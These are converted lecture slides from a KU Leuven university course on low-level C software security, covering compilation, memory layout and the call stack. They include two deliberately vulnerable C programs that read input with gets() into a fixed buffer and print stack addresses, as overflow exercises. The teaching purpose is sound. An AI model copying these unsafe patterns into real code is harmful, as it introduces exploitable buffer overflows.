KU LEUVEN
DISTRINET RESEARCH GROUP

Low-level Software Security: Vulnerabilities, Attacks and Countermeasures

Prof. Frank PIESSENS

Reading material:

- Ulfar Erlingsson, Yves Younan, Frank Piessens, *Low-level software security by example*, Handbook of Information and Communication Security, pages 663-658, 2010.
- Frank Piessens, Ingrid Verbauwhede, *Software security: Vulnerabilities and countermeasures for two attacker models*. DATE 2016: 990-999

SECAPPDEV 2017

iMinds
CONNECT.INNOVATE.CREATE

Introduction

- A significant fraction of software attacks are *“layer below”* attacks
  - The attack essentially relies on details of the execution infrastructure of the program (hardware / operating system / compiler / ...)
  - The most common examples are attacks against software in C-like languages (so-called *unsafe* languages)
- The purpose of this lecture is to explain vulnerabilities and countermeasures relating to these attacks

Example vulnerable C program

```
#include <stdio.h>
int main() {
        int cookie = 0;
        char buf[80];
        printf("buf: %08x cookie: %08x\n", &buf, &cookie);
        gets(buf);
        if (cookie == 0x41424344)
                printf("you win!\n");
}
```

Example vulnerable C program


```c
#include <stdio.h>
int main() {
        int cookie;
        char buf[80];
        printf("buf: %08x cookie: %08x\n", &buf, &cookie);
        gets(buf);
}
```

Overview

- Understanding execution of C programs
- Memory safety vulnerabilities
- The attacker-defender race
  - Attack 1: Stack-based buffer overflow
  - Defense 1: Stack canaries
  - Attack 2: Heap-based buffer overflow
  - Defense 2: Non-executable data
  - Attack 3: Return-to-libc attacks
  - Defense 3: Layout randomization
- Other defenses
- Conclusion

Compilation

- C code is compiled to machine code
- Each function can be compiled separately
- The control flow through the program is tracked by means of the *call-stack*
- Variables used in the program are allocated in a number of ways:
    - On the call-stack for local variables
    - Statically for global variables
    - Using a memory management library for dynamically allocated variables (malloc / new)




```
swap(int v[], int k)
{int temp;
   temp = v[k];
   v[k] = v[k+1];
   v[k+1] = temp;
}
```

```
swap:
      multi $2, $5,4
      add   $2, $4,$2
      lw    $15, 0($2)
      lw    $16, 4($2)
      sw    $16, 0($2)
      sw    $15, 4($2)
      jr    $31
```

```
00000000101000100000000100011000
00000000100000100001000000100001
10001101111000100000000000000000
10001110000100100000000000000100
10101110000100100000000000000000
10101101111000100000000000000100
00000011111000000000000000001000
```

Process memory layout



High addresses

Low addresses

Arguments/ Environment

Stack

Unused and Mapped Memory

Heap (dynamic data)


Static Data

Program Code

Stack grows down

Heap grows up

Example




```
int s = 12;

main()
{
    int l = 13;
    int *d = malloc(100);
    printf("Address of l    : %8x\n", &l);
    printf("Address of s    : %8x\n", &s);
    printf("Address of d    : %8x\n", d);
    printf("Address of main: %8x\n", &main);
    f(); g();
}


Output:
Address of l    : b80008cc
Address of d    :  1993010
Address of s    :   601028
Address of main:    400544
```

- Note: This is OS/compiler dependent


The call-stack (or stack)

- The stack is a memory area used at run time to track function calls and returns
  - Per call, an *activation record* or *stack frame* is pushed on the stack, containing:
    - Actual parameters, return address, automatically allocated local variables, …


The call-stack (or stack)




The call-stack (or stack)



The call-stack (or stack)




